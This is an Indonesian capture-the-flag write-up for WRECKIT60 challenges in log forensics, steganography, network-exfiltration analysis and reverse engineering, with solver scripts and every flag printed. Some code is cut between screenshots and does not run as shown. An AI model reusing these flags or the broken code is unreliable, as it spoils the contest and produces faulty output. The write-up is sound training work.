
Terlihat jelas bahwa nama table nya dan id nya itu adalah aritmatika dengan di nama table perbedaanya 3 dan di id adalah 7 jadi kita hitung perbedaan first dan lastnya jadinya adalah 77, next soal selanjutnya



Kita disuru mendecode hexadecimal dari binary data query jadi mari kita cari dan decode

Dan tidak jauh bukan ga jauh lagi tapi di bawahnya ;v ya aku nemu

Dan ya aku setelah di decode aku menemukan jawabannya



Next ke soal selanjutnya

```
Question 8: Decode the hexadecimal binary data from the query. What is the encoded word?
> SecretKey
Correct! Moving to the next question.

Question 9: What is the total number of failed login attempts for the user 'root'?
>
```

Kita disuru mencari total number dari login gagal untuk user “root” dan jadi kita akan mencari di auth.log

```
Dec 15 19:00:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 1)
Dec 15 19:00:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 2)
Dec 15 19:01:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 3)
Dec 15 19:01:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 4)
Dec 15 19:02:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 5)
Dec 15 19:02:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 6)
Dec 15 19:03:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 7)
Dec 15 19:03:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 8)
Dec 15 19:04:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 9)
Dec 15 19:04:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 10)
Dec 15 19:05:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 11)
Dec 15 19:05:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 12)
Dec 15 19:06:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 13)
Dec 15 19:06:30 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 14)
Dec 15 19:07:00 server sshd[4321]: Failed password for root from 203.0.113.77 port 22 ssh2 (Attempt: 15)
```

Dan ya disitu dengan jelas attempt nya menunjukan 15 kali jadi jawabnnya 15, next ke soal selanjutnya

```
Question 9: What is the total number of failed login attempts for the user 'root'?
> 15
Correct! Moving to the next question.

Question 10: What is the SSH session duration for the user 'admin' from 192.168.1.50 (Format: MM:SS)?
>
```

Kita disuru cari durasi SSH dari user “admin” dari ip “192.168.1.50 dengan format MM:SS dan aku menemukannya di auth.log di bawah dari soal 9

```
216  Dec 15 20:00:00 server sshd[5432]: Accepted publickey for admin from 192.168.1.50 port 22 ssh2
217  Dec 15 20:47:32 server sshd[5432]: Received disconnect from 192.168.1.50 port 22:11: Session closed
218
```

Dan ya disitu sudah jelas ya perbedaanya adalah 47:32 dan ya aku mendapatkan flagnya yey

```
Question 10: What is the SSH session duration for the user 'admin' from 192.168.1.50 (Format: MM:SS)?
> 47:32
Correct! Moving to the next question.

Congratulations! You answered all questions correctly!
Here is your flag: WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}
 WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/LogCrypt Time Anomaly  master ≠ ?7 -12  02:46:09
 >
```


Bingo!

- **Flag**

  WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}

3. Project Quantum: The Hidden Trail

- **Challenge**



- **How To Solve**

  Kita di kasi banyak file yang Dimana aku ga mungkin nyebutin satu satu jadi aku sebutin yang paling berguna yaitu Readme.md jadi di readme kita di kasi Langkah Langkah lumayan berguna

```
## Key Challenges & Hints

*   **Initial Compromise:** The initial compromise involved a phishing email leading to a malicious document. The
payload was a custom native loader that injected an obfuscated C# payload into memory. Look for signs of this loader
and the injected code in the memory dump.
*   **Memory Analysis:** The Windows workstation memory dump (`RAM.vmem`) is crucial. You'll need to carve out the
native loader's description and the obfuscated C# payload. The C# payload contains the encryption key, but it's hidden
within obfuscated strings.
*   **Linux Server Forensics:** The Linux server disk image (`Server-Prod-Quantum.dd`) contains the original research
data. However, this data was hidden using steganography within a benign image file. The original file was deleted, and
the attacker wiped their bash history. You'll need to recover the hidden image and extract the data.
*   **Network Forensics:** The network traffic log (`network_traffic.log`) contains evidence of data exfiltration. The
attacker used a custom DNS tunneling protocol. The data is XOR-encoded, then Fernet-encrypted, then base64-encoded,
and finally fragmented into DNS TXT records. You'll need to reverse engineer the `exfil.py` script (found on the Linux
server) to understand the decoding process.
*   **Multi-Stage Decoding:** The recovered data will require multiple layers of decoding: steganography extraction,
custom XOR decoding, Fernet decryption (using the key from the C# payload), and finally base64 decoding to reveal the
flag.

## Provided Artifacts

- `Server-Prod-Quantum.dd`: A disk image of the compromised Linux server.
- `Workstation-101/`: A directory representing the compromised Windows workstation.
- `RAM.vmem`: A memory dump from the Windows workstation.
- `network_traffic.log`: A log of suspicious network traffic.

This challenge requires advanced skills in memory forensics, filesystem analysis, steganography, network protocol
analysis, reverse engineering, and cryptography. Good luck, analyst.
```

Jadi selanjutnya aku mencari skrip stegano imagenya pada disk image (Server) untuk menemukan parameter kunci (Fernet key) dan XOR key.

Huemmm saat ku binwalk aku menemukan bahwa ada png disini

```
 ◆ WearTime at ◆  ◆ /mnt/d/CTF/Soal CTF/WreckIT/Project Quantum The Hidden Trail/Aethelred_Exfiltration_CTF_10_10/home/
hombing/aethelred_exfiltration_ctf  ◆◆master ≠ ◆ ?7 -12  ◆ 11:28:04  ◆ ◆ SIGINT
 >  binwalk Server-Prod-Quantum.dd

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Linux EXT filesystem, blocks count: 25600, image size: 26214400, rev 1.0, ext4 filesystem
data, UUID=b95177db-d29c-4cf1-b8dc-fe91160e160e
100663296     0x6000000       PNG image, 100 x 100, 8-bit/color RGB, non-interlaced
100663337     0x6000029       Zlib compressed data, default compression
```

Jadi yaudah kalau gitu aku binwalk -e nah tetapi aku menemukan folder menarik dan isinya adalah sebuah script py? Waw tidak menyangka jadi aku ambil base64 nya dan xor keynya ku simpan

```
 ◆ WearTime at ◆  ◆ /mnt/d/CTF/Soal CTF/WreckIT/Project Quantum The Hidden Trail/Aethelred_Exfiltration_CTF_10_10/home/
hombing/aethelred_exfiltration_ctf/_Server-Prod-Quantum.dd.extracted/ext-root/usr/bin  ◆◆master ≠ ◆ ?7 -12  ◆ 11:29:33
 ◆ ◆
 >  cat exfil.py
import os
import sys
from cryptography.fernet import Fernet
import base64
from PIL import Image

# This is the key the analyst must recover from the C# payload in the memory dump
ENCRYPTION_KEY = b'vFOv5H8dlnCUy7jlAs50pqjIWSgRDqgccBtWsgBYUkQ='
XOR_KEY = 0x55 # Custom XOR key for added obfuscation
```

Setelah itu saya mencoba Kembali untuk mengambil file imagenya di file yang sama menggunakan command line

“foremost -t png -i Server-Prod-Quantum.dd -o /tmp/carve_out”

Dan ya aku menemukan imagenya jadi sekarnag aku akan mengextract lsb dari file imagenya jadi aku membuat script sederhana

```
from PIL import Image
import base64

img_path = "00196608.png"
out_path = "extracted_payload.bin"
img = Image.open(img_path)
pixels = list(img.getdata())
bits = []

for px in pixels:
    for channel in px[:3]:
        bits.append(str(channel & 1))

binstr = ''.join(bits)
delimiter = '1111111111111110'
i = binstr.find(delimiter)
if i == -1:
    i = binstr.rfind('1'*15)

if i != -1:
    data_bits = binstr[:i]
    b = bytearray()
    for j in range(0, len(data_bits), 8):
        byte = data_bits[j:j+8]
        if len(byte) < 8:
            break
        b.append(int(byte, 2))
    open(out_path, 'wb').write(b)
else:
    print('Ga ada data)
```

Dan kita mendapatkan file bin nya setelah saya cat saya mendapatkan output

“V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=”

Setelah saya decode ternyata ini adalah flagnya booom yeaaa

```
 WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/Project Quantum The Hidden Trail/Aethelred_Exfiltration
hombing/aethelred_exfiltration_ctf/carve_out/png  master ≠ ?7 −12  11:37:47
 >  echo "V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=" | base64 -d
WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}%
 WearTime at  /mnt/d/CTF/Soal CTF/WreckIT/Project Quantum The Hidden Trail/Aethelred_Exfiltration
hombing/aethelred_exfiltration_ctf/carve_out/png  master ≠ ?7 −12  11:38:44
```


- **Flag**

  WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}

REVERSE ENGINEERING


1. Belajarmatematika

- **Challange**



- **How To Solve**

  Di Chall tersebut kita di kasi sebuah nc yang isi nya adalah seuah program belajar mtk dasar



Kukira ini jadi hal yang gampang aku mencoba manual tetapi kok aku udah sampe level 12 belom dapat padahal di aturan cuman capai level 3 yaudah kalo gitu aku mulai membuat skrip otomatis aja

```
import sys, re, socket, time
from pwn import remote

units = {
    'nol':0, 'satu':1, 'dua':2, 'tiga':3, 'empat':4, 'lima':5,
    'enam':6, 'tujuh':7, 'delapan':8, 'sembilan':9
}

def _unit_word(n:int)->str:
    for k,v in units.items():
        if v==n: return k
    raise ValueError("unit out of range")

def int_to_indo(n:int)->str:
    if n==0: return 'nol'
    if n<0: return 'minus'+int_to_indo(-n)
    parts=[]
```

```
    if n>=1000:
        thousands=n//1000
        parts.append('seribu' if thousands==1 else int_to_indo(thousands)+'ribu')
        n%=1000
    if n>=100:
        h=n//100
        parts.append('seratus' if h==1 else _unit_word(h)+'ratus')
        n%=100
    if n>=20:
        t=n//10
        parts.append(_unit_word(t)+'puluh')
        n%=10
    elif 12<=n<20:
        parts.append(_unit_word(n-10)+'belas'); n=0
    elif n==10:
        parts.append('sepuluh'); n=0
    elif n==11:
        parts.append('sebelas'); n=0
    if n>0:
        parts.append(_unit_word(n))
    return ''.join(parts)

def indo_to_int(s:str)->int:
    s=s.strip().lower()
    if s=='nol': return 0
    total=0
    if s.startswith('seribu'):
        total+=1000; s=s[len('seribu'):]
    for w,v in list(units.items())[::-1]:
        token=w+'ratus'
        if s.startswith(token):
            total+=v*100; s=s[len(token):]; break
    if s.startswith('seratus'):
```

```
        total+=10; s=s[len('sepuluh'):]
    if s.startswith('sebelas'):
        total+=11; s=s[len('sebelas'):]
    else:
        for w,v in list(units.items())[::-1]:
            token=w+'belas'
            if s.startswith(token):
                total+=10+v; s=s[len(token):]; break
    if s:
        for w,v in units.items():
            if s==w or s.startswith(w):
                total+=v; s=s[len(w):]; break
    if s:
        raise ValueError("Unparsed leftover: '%s'"%s)
    return total

def compute(a:int, op:str, b:int):
    if op == '+': return a + b
    if op == '-': return a - b
    if op == '*': return a * b
    if op == '/':
        if b == 0: raise ZeroDivisionError("division by zero")
        if a % b == 0:
            return a // b
        return a // b
    raise ValueError("unknown")
expr_re = re.compile(r'([a-z]+)([\+\-\*\/])([a-z]+)')

def solve_loop(sock):
    buff = b''
    while True:
        data = sock.recv(4096)
        if not data:
```

```
            print("remote closed")
            return
        buff += data
        text = buff.decode(errors='ignore')
        print(text, end='', flush=True)
        m = expr_re.search(text)
        if m:
            left, op, right = m.group(1), m.group(2), m.group(3)
            try:
                a = indo_to_int(left)
                b = indo_to_int(right)
                res = compute(a, op, b)
            except Exception as e:
                print("[!] parse error:", e, flush=True)
                sock.sendall(b'nol\n')
                buff = b''
                continue
            ans_word = int_to_indo(res)
            print(f"[>] {left} {op} {right} -> {res} -> {ans_word}", flush=True)
            try:
                sock.sendall((ans_word + "\n").encode())
            except Exception as e:
                print("[!] send failed:", e, flush=True)
                return
            buff = b''
        else:
            if len(buff) > 20000:
                buff = buff[-20000:]

def main():
    host="157.230.150.185"
    port="12346"
```

```
    try:
        r = remote(host, port, timeout=10)
        r.recvuntil(b"Tekan ENTER untuk memulai...", timeout=10)
        r.send(b"\n")
        while True:
            txt = r.recvrepeat(timeout=1)
            if not txt: break
            print(txt.decode(errors='ignore'), end='', flush=True)
            m = expr_re.search(txt.decode(errors='ignore'))
            if m:
                L,op,R = m.group(1), m.group(2), m.group(3)
                a=indo_to_int(L); b=indo_to_int(R)
                res=compute(a,op,b)
                ans=int_to_indo(res)
                print(f"[>] {L}{op}{R} -> {ans}", flush=True)
                r.sendline(ans.encode())
        r.close()
    except Exception:
        s = socket.socket()
        s.connect((host, port))
        time.sleep(0.2)
        s.sendall(b'\n')
        try:
            solve_loop(s)
        except KeyboardInterrupt:
            print("Interrupted")
        finally:
            s.close()

if __name__ == '__main__':
    main()
```

Dan ya aku mendapatkan flagnya


```
bagus28 [redacted] L28 [redacted] limapuluhtujuh*tigapuluhtujuh [redacted] =[>] limapuluhtujuh*tigapuluhtujuh -> duaribuser
hebat29 [redacted] L29 [redacted] duapuluhdua+duapuluhdua [redacted] =[>] duapuluhdua+duapuluhdua -> empatpuluhempat
oke30 [redacted] L30 [redacted] empatpuluhtiga-delapanbelas [redacted] =[>] empatpuluhtiga-delapanbelas -> duapuluhlima
bravo31 [redacted]
🎉 SELAMAT! Anda telah menyelesaikan semua level! 🎉
Flag: WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}
============================================================
[*] Closed connection to 157.230.150.185 port 12346
>>> close
```

- **Flag**

  WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}

2. Password

- **Challenge**



- **How To Solve**

  Jadi disitu kita di beri file exe dan saya segera membuka file ghidra saya dan aku menemukan fun mainnya dan aku menemukan line code menarik

```
} while (iVar8 != 10);
if (local_324 == 10) {
  if (DAT_00408024 == (void *)0x0) {
    FUN_004014d0();
  }
  pvVar1 = DAT_00408024;
  iVar2 = 0;
  do {
    local_110[iVar2] = *(byte *)((int)pvVar1 + iVar2) ^ 0xaa;
    iVar2 = iVar2 + 1;
  } while (iVar2 != 0x37);
```

Dan Ketika saya check functionnya dia memunculkan potongan code hex dan di main fun di jelaskan bahwa dia di xor pakai key 0xAA

```
if (puVar1 != (undefined1 *)0x0) {
  *puVar1 = 0xfd;
  puVar1[1] = 0xf8;
  puVar1[2] = 0xef;
  puVar1[3] = 0xe9;
  puVar1[4] = 0xe1;
  puVar1[5] = 0xe3;
  puVar1[6] = 0xfe;
  puVar1[7] = 0x9c;
  puVar1[8] = 0x9a;
  puVar1[9] = 0xd1;
  puVar1[10] = 0xc6;
  puVar1[0xb] = 0x9e;
  puVar1[0xc] = 0xcd;
  puVar1[0xd] = 0xc3;
  puVar1[0xe] = 0xf5;
  puVar1[0xf] = 0x9b;
```

Setelah itu saya mencoba mendecode dan menemukan flagnya

```
 WearTime at  ~  12:04:42
 >  python
ython 3.13.3 (main, Apr 10 2025, 21:38:51) [GCC 14.2.0] on linux
ype "help", "copyright", "credits" or "license" for more information.
>>> from pwn import xor
>>> data = [0xFD,0xF8,0xEF,0xE9,0xE1,0xE3,0xFE,0x9C,0x9A,0xD1, 0xC6,0x9E,0xCD,0xC3,0xF5,0x9B,0xCB,0x93,0x9B,0xF5, 0xC6,\
xCB,0xCD,0xC3,0xF5,0xC6,0x9E,0xCD,0x9B,0xF5, 0xC6,0xCB,0x93,0xC3,0xF5,0xC6,0xCB,0xCD,0xC3,0xF5, 0x9B,0xCB,0x9C,0xC3,0x\
5,0xC6,0x9E,0xCD,0x9B,0xF5, 0xC6,0xCB,0x93,0x9B,0xD7]
>>> print(xor(data,0xAA))
'WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}'
```

- **Flag**

  WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}